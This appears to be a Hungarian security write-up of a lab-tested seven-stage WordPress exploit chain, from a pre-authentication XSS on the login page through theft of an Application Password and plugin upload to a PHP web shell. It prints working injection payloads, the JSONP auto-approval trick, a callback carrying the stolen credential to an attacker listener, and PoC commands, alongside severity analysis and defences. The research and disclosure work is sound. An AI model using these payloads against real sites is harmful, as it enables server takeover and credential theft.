Csak engedélyezett tesztelés esetén.
Az alábbiakat egy helyi tesztkörnyezetben futtattuk (WordPress 7.0.2 a localhos gépen). Ne alkalmazza ezeket a technikákat olyan rendszerek ellen, amelyek nem az Ön tulajdonában vannak, vagy amelyekhez nincs kifejezett tesztelési engedélye.
Vezetői összefoglaló
Az XSS2Shell nem egyetlen hiba — ez egy hét lépcsős exploit-lánc, amely egyetlen karakterrel (< amelyet szóköz követ) kezdődik, megkerülve két különböző HTML-parsert a WordPress bejelentkezési oldalán, és a szerveren futó PHP-vel végződik, www-data jogosultsággal.
Mi teszi veszélyessé:
- Az 1. fázishoz nulla hitelesítés szükséges — bárki képes JavaScriptet futtatni a
wp-login.phpoldalon. - A WordPress Core-ban található — nem egy bővítményben; gyakorlatilag minden 2016 óta támogatott telepítés érintett.
- A WordPress saját kódját használja — a
user-profile.js, REST JSONP, Alkalmazásjelszavak, bővítmény feltöltése — mint eszközöket. - A teljes RCE demonstrálva és elismert a WordPress által — bár egy bejelentkezett rendszergazdát kell rászedni egyetlen kattintásra.
Ez a cikk minden egyes szakaszon végigvezet a helyi laborunkból készült képernyőképekkel.
A laborkörnyezet
git clone <this-repo> cd xss2shell make up # WordPress 7.0.2 elérhető a http://localhost:9080 címen| Component | URL | Credentials |
|---|---|---|
| Vulnerable WordPress | http://localhost:9080 | admin / admin123! |
| Patched comparison | http://localhost:9081 | (optional) |
| Attacker listener | http://127.0.0.1:9090 | started by PoC script |

Minden WordPress-oldal elérhetővé teszi a /wp-login.php fájlt. Ez az oldal az egész lánc belépési pontja.
0. szakasz: A elemző-differenciál (kiváltó ok)
Sikertelen bejelentkezés esetén a WordPress a hibaüzenetben visszatükrözi a beküldött felhasználónevet. A felhasználónév két szanitizeren megy keresztül, amelyek eltérően értelmezik, hogy mi számít „tagnek":
| Layer | Function | Sees < area as… |
|---|---|---|
| PHP | strip_tags() | Plain text (space after < = not a tag) |
| WordPress KSES | wp_kses_post() | Valid <area> HTML element |
A payload szóközt tesz a< jel után:
< area id=demo-marker>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">XA sebezhető WordPress 7.0.2-n ez túléli a fertőtlenítést, és élő DOM-má válik:
./scripts/demo-parser-diff.sh http://localhost:9080
A javított WordPress 7.0.4-en ugyanaz a payload HTML-kódolva jelenik meg a hibaüzenetben — nincsenek élő elemek.
Ez a hiba a WordPress 4.7 óta létezik (2016), és éveken át elkerülte a biztonsági auditok figyelmét.
1. szakasz: Hitelesítés előtti XSS (bejelentkezés nélkül)
A befecskendezett DOM-csomópontok illeszkednek azokra a szelektorokra, amelyeket a WordPress saját user-profile.js szkriptje keres a bejelentkezési oldalon (a jelszó-visszaállítási folyamathoz töltve be):
.reset-pass-submit .wp-generate-pwautomatikusan kattintásra kerül az oldal betöltésekor- A kattintás a
#color-pickerdelegált kezelőjéig buborékol fel - Az
user_id === checkuser_időrzési ellenőrzés átmegy, mert mindkettőundefined - A jQuery POST-ot küld az
ajaxurl-re — de azajaxurlnem létezik a bejelentkezési oldalon…
Hacsak nem felülírjuk:
<area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>A <area id=ajaxurl> elem window.ajaxurl lesz. A jQuery meghívja a .toString() metódust → visszaadja a href értékét. A WordPress REST JSONP-t ad vissza → jQuery globalEval() → alert()lefut a WordPress originen.

Küldje el az űrlapot (vagy nyissa meg a demo/stage1-preauth-xss.html fájlt, és kattintson a Run Stage 1 gombra):

Csak ezen a szakaszon mért hatás: hitelesítő adatok adathalászata a valódi doménen, munkamenet-eltérítés, azonos eredetű API-hívások — nulla hitelesítéssel.
2. szakasz: Social engineering — az adminisztrátor kattintása
A 2–7. szakaszokhoz egy bejelentkezett rendszergazdára van szükség, aki megnyit egy támadó által irányított oldalt. Ez az akadály tartja a CVSS-t 10 alatt – azonban célzott támadások esetén ez reális feltétel.
Az adminisztrátor a következőt kaphatja: "A munkamenete lejárt – kattintson ide az újbóli hitelesítéshez."

Kattintáskor a támadói oldal:
- Megnyit egy gyermek felugró ablakot (
about:blank) - A főablakot átirányítja a WordPress Alkalmazásjelszó-engedélyezési oldalára
- XSS-űrlapot ír a gyermek előugró ablakba, és automatikusan elküldi azt a
wp-login.phpfájlnak
3. fázis: Azonos eredetű metódus-végrehajtás (SOME) — automatikus jóváhagyás
A gyermek ablak XSS-hasznos terhe a JSONP visszahívást alert-ről a következőre változtatja:
window.opener.approve.clickA WordPress REST becsomagolja a választ:
/**/window.opener.approve.click({...})A futtatókörnyezet feloldja a window.opener (szülőablak) → .approve (az #approve gomb) → .click() láncot. Az alkalmazásjelszó Jóváhagyás gombja automatikusan kattintásra kerül — felhasználói beavatkozás nélkül az adott oldalon.

Figyelje meg a visszahívási URL-t az oldalon: a hitelesítő adatok ide lesznek elküldve: http://127.0.0.1:9090/callback?...&password=[------].
4. fázis: Alkalmazásjelszó megszerzése
A WordPress új alkalmazásjelszót hoz létre, és átirányítja a támadó success_url címére, a hitelesítő adatot a lekérdezési karakterláncban elhelyezve:
http://127.0.0.1:9090/callback ?site_url=http://localhost:9080 &user_login=admin &password=XXXX XXXX XXXX XXXX XXXX XXXXA támadó most már rendelkezik HTTP Basic auth hitelesítő adatokkal a WordPress REST API-hoz — az adminisztrátor saját munkamenetéből, anélkül, hogy az adminisztrátor bármit begépelt volna a kezdeti hivatkozásra kattintás után.
5. fázis: Támadó által vezérelt oldal közzététele
Az ellopott alkalmazásjelszó segítségével a támadó POST kérést küld a /wp-json/wp/v2/pages végpontra, és beágyazott JavaScript kóddal rendelkező oldalt tesz közzé. A rendszergazdák rendelkeznek az unfiltered_html képességgel — a script tagek megmaradnak.
6. fázis: Bővítmény feltöltése rendszergazdai munkameneten keresztül
A támadó JavaScript kódja (amely a közzétett oldalon fut a rendszergazda böngészőjében):
- Lekéri a
/wp-admin/plugin-install.php?tab=uploadoldalt a feltöltési nonce értékéért - Rosszindulatú ZIP-fájlt küld POST kéréssel a
/wp-admin/update.php?action=upload-pluginvégpontra - A WordPress kicsomagolja azt a
wp-content/plugins/xss2shell/mappába
A bővítményt nem szükséges aktiválni. A bővítmény könyvtárában lévő PHP-fájlok közvetlenül elérhetők a weben.
7. fázis: Távoli kódfuttatás
GET /wp-content/plugins/xss2shell/shell.php?cmd=whoamiVálasz:
{ "rce": true, "user": "www-data", "output": "www-data\n" }
A támadó mostantól tetszőleges parancsokat futtathat webkiszolgáló-felhasználóként — olvashatja a wp-config.php fájlt (adatbázis-hitelesítő adatok), exportálhatja az adatbázist, és oldalirányban mozoghat a hálózaton.
A teljes PoC terminálkimenete:
A teljes lánc egy pillantásra
sequenceDiagram participant A as Támadó szerver participant V as Áldozat böngészője participant W as WordPress 7.0.2 Note over V,W: Az adminisztrátor be van jelentkezve V->>A: Megnyitja az adathalász linket (1 kattintás) A->>V: Támadó HTML + gyermek felugró ablak V->>W: Főablak → authorize-application.php V->>W: Gyermek POST-olja az XSS hasznos terhet a wp-login.php-ba W->>V: A JSONP végrehajtja a window.opener.approve.click-et Note over V,W: A jóváhagyás gomb automatikusan megnyomódik W->>A: Átirányítás alkalmazásjelszóval A->>W: REST API oldal közzététele (Basic auth) V->>W: Az admin meglátogatja az oldalt → bővítmény ZIP feltöltése V->>W: GET shell.php?cmd=whoami W-->>A: www-dataValójában mennyire veszélyes?
Mi garantált (magas megbízhatóság)
| Property | Value |
|---|---|
| Authentication for XSS | None |
| Affected installs | All WordPress 4.7+ before patch |
| Default-config exploitability | Stage 1 works out of the box |
| User interaction for XSS | Victim visits attacker URL |
Mi igényel további feltételeket (RCE útvonal)
| Condition | Notes |
|---|---|
| Logged-in administrator | Must have active WP session |
| Social engineering | Admin must click attacker link |
| Application Passwords enabled | Default since WP 5.6; needs HTTPS or local env |
| Popup not blocked | Browser must allow window.open from user gesture |
Súlyosság kalibrálása
| Metric | Value | Interpretation |
|---|---|---|
| CVSS 4.0 | 8.9 High | Full chain impact scored; not Critical because of UI:A |
| CVSS 3.1 | 6.1 Medium | Older scoring undervalues chained impact |
| EPSS | ~0.77% | Low predicted mass exploitation (Aug 2026) |
| CISA KEV | Not listed | No confirmed in-the-wild mass exploitation yet |
| Public PoCs | Multiple on GitHub | Exploitation window may shrink |
Végeredmény: Ez nem egy féregszerű, zero-click RCE, mint a Log4Shell. Ez viszont igen egy mélyen technikai, alapszintű sérülékenység, amely a web ~43%-át érinti, ahol:
- Az 1. fázis önmagában egy súlyos pre-auth XSS sebezhetőség a bejelentkezési oldalon
- A teljes lánc egyetlen adminisztrátori kattintást szervercompromittálássá alakít
- Az alapvető ok (értelmező különbség) minden olyan kódbázisra vonatkozik, amely több HTML értelmezőt használ
A WordPress saját biztonsági közleménye szerint az RCE megköveteli "az támadó irányításán kívül eső körülményeket" és "sikeres social engineering tevékenységet." Ez pontos — azonban a bemutatott támadási lánc egyetlen hivatkozással elérhetővé teszi ezeket a feltételeket.
A teljes lánc helyi reprodukálása
# 1. Labor előkészítése # 2. Alkalmazásjelszavak engedélyezése HTTP-n (csak laborban) docker exec xss2shell-wordpress-1 bash -c \ "grep -q WP_ENVIRONMENT_TYPE /var/www/html/wp-config.php || \ sed -i \"/That's all, stop editing/i define( 'WP_ENVIRONMENT_TYPE', 'local' );\" /var/www/html/wp-config.php" # 3. PoC figyelő indítása python3 xss2shell_poc.py -t http://localhost:9080 --lhost 127.0.0.1 --lport 9090 -c "whoami" --keep # 4. Böngészőben: # a. Jelentkezz be adminként a http://localhost:9080/wp-login.php oldalon # b. Nyisd meg a http://127.0.0.1:9091/phishing-sim.html oldalt # c. Kattints az "Open attacker page" gombra (engedélyezd az előugró ablakokat) # d. Várd meg a terminál kimenetét, amely a shellt és a whoami eredményét mutatjaVédekezés
| Priority | Action |
|---|---|
| Immediate | Update to WordPress 7.0.3 or your branch's patched release (full list) |
| Verify | ./scripts/demo-parser-diff.sh should show no injected <area> elements |
| Harden | Disable Application Passwords if unused; restrict plugin uploads; enforce 2FA for admins |
| Monitor | Watch for failed-login usernames containing < area patterns |
| WAF | Block < area / < div patterns on wp-login.php POST bodies |
A javítás hozzáadja az esc_html() függvényt a felhasználónévhez a bejelentkezési hiba útvonalán — biztosítva, hogy a karakterlánc szövegként legyen kezelve, ne HTML-ként értelmezve.
Miért fontos ez a biztonsági kutatás szempontjából
A lánc minden egyes eleme önmagában unalmas:
- Parser-eltérés → alacsony súlyosságú karbantartási feladat
- Rossz szkript töltődik be a bejelentkezési oldalon → alacsony
- JSONP visszahívás regex által validálva → közepes
- Alkalmazásjelszó az átirányítási URL-ben → közepes
- A bővítmény könyvtára aktiválás nélkül futtat PHP-t → ismert tervezési sajátosság
Összerakva: CVSS 8.9 és egy shell.
A tanulság: az XSS-találatok értékelésekor kérdezze meg: „mi van már betöltve ezen az oldalon, és mit fog tenni, ha átadom neki a megfelelő DOM-csomópontokat?” A súlyosság a lánc tulajdonsága, nem az egyes hibáé.